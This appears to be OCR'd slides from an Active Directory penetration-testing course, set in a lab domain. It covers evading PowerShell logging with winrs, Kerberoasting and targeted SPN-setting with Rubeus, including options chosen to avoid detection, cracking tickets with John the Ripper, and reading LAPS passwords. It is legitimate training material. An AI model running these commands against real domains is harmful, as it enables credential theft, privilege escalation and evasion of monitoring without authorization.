
- PowerShell remoting supports the system-wide transcripts and deep script block logging.
- We can use winrs in place of PSRemoting to evade the logging (and still reap the benefit of 5985 allowed between hosts):

```
winrs -remote:server1 -u:server1\administrator -  
p:Pass@1234 hostname
```

- We can also use winrm.vbs, COM objects of WSMAN object - <https://github.com/bohops/WSMan-WinRM>


Privilege Escalation

- Let's start actively looking for ability to access other users or machines in the domain. This will be a mix of Privilege escalation, Admin Recon and Lateral movement.




About Kerberos

- Kerberos is the basis of authentication in a Windows Active Directory environment.
- Clients (programs on behalf of a user) need to obtain tickets from Key Distribution Center (KDC) which is a service running on the domain controller. These tickets represent the client's credentials.!
- Therefore, Kerberos is understandably a very interesting target of abuse!



Privilege Escalation- Kerberoast

- Offline brute-force of service account passwords.
- The Ticket-Granting Service (TGS) has a server portion which is encrypted with the password hash of service account. This makes it possible to request a ticket and do offline brute-force.
- Because (non-machine) service account passwords are not frequently changed, this has become a very popular attack!



Privilege Escalation - Kerberoast

Find user accounts used as Service accounts

- ActiveDirectory module

```
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -  
Properties ServicePrincipalName
```

- PowerView

```
Get-DomainUser -SPN
```

Privilege Escalation - Kerberoast

- Use Rubeus to list Kerberoast stats

`Rubeus.exe kerberoast /stats`

- Use Rubeus to request a TGS

`Rubeus.exe kerberoast /user:serviceaccount /simple`

- To avoid detections based on Encryption Downgrade for Kerberos EType (used by likes of MDI - 0x17 stands for rc4-hmac), look for Kerberoastable accounts that only support RC4_HMAC

`Rubeus.exe kerberoast /stats /rc4opsec`

`Rubeus.exe kerberoast /user:serviceaccount /simple /rc4opsec`

- Kerberoast all possible accounts

`Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt`

Privilege Escalation - Kerberoast

- Crack ticket using John the Ripper

```
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\hashes.txt
```

Hands-On 6

- Using the Kerberoast attack, get the clear-text password for an account in us.techcorp.local domain.

Privilege Escalation - Targeted Kerberoasting - Set SPN

- If we have sufficient rights (GenericAll/GenericWrite), a target user's SPN can be set to anything (unique in the domain).
- We can then request a TGS without special privileges. The TGS can then be "Kerberoasted".

Privilege Escalation - Targeted Kerberoasting - Set SPN

- Remember the permissions we enumerated for studentuserx?

```
Find-InterestingDomainAcl -ResolveGUIDs |  
?{$_.IdentityReferenceName -match "StudentUsers"}
```

- Using PowerView, see if the user already has a SPN:

```
Get-DomainUser -Identity supportuser | select  
serviceprincipalname
```

- Using ActiveDirectory module:

```
Get-ADUser -Identity supportuser -Properties  
ServicePrincipalName | select ServicePrincipalName
```

Privilege Escalation - Targeted Kerberoasting - Set SPN

- Set a SPN for the user (unique for the domain)

```
Set-DomainObject -Identity supportluser -Set  
@{serviceprincipalname='us/myspnX'}
```

- Using ActiveDirectory module:

```
Set-ADUser -Identity supportluser -ServicePrincipalNames  
@{Add='us/myspnX'}
```

Privilege Escalation - Targeted Kerberoasting - Set SPN

- Kerberoast the user

```
Rubeus.exe kerberoast /outfile:targetedhashes.txt
```

```
john.exe --wordlist=C:\AD\Tools\kerberoast\10k-worst-pass.txt C:\AD\Tools\targetedhashes.txt
```


Hands-On 7

- Determine if studentuser~~x~~ has permissions to set UserAccountControl flags for any user.
- If yes, force set a SPN on the user and obtain a TGS for the user.

Privilege Escalation - LAPS

- LAPS (Local Administrator Password Solution) provides centralized storage of local users passwords in AD with periodic randomizing.
- "...it mitigates the risk of lateral escalation that results when customers have the same administrative local account and password combination on many computers."
- Storage in clear text, transmission is encrypted (Kerberos).
- Configurable using GPO.
- Access control for reading clear text passwords using ACLs. Only Domain Admins and explicitly allowed users can read the passwords.

Privilege Escalation - LAPS



Privilege Escalation - LAPS

- On a computer, if LAPS is in use, a library `AdmPwd.dll` can be found in the `C:\Program Files\LAPS\CSE\` directory.
- To find users who can read the passwords in clear text machines in OUs:
 - PowerView

```
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object  
{($_.ObjectAceType -like 'ms-Mcs-AdmPwd') -and  
($.ActiveDirectoryRights -match 'ReadProperty')} | ForEach-Object  
{$_ | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName  
$.SecurityIdentifier); $_}
```

Privilege Escalation - LAPS - Enumeration

- To enumerate OUs where LAPS is in use along with users who can read the passwords in clear text:

- Using Active Directory module - See [Get-LapsPermissions.ps1](#)
- Using LAPS module (can be copied across machines):

```
Import-Module C:\AD\Tools\AdmPwd.PS\AdmPwd.PS.ps1  
Find-AdmPwdExtendedRights -Identity OUDistinguishedName
```


Privilege Escalation - LAPS - Abuse

- Once we compromise the user which has the Rights, use the following to read clear-text passwords:

- PowerView

```
Get-DomainObject -Identity <targetmachine$> | select -  
ExpandProperty ms-mcs-admpwd
```

- Active Directory module

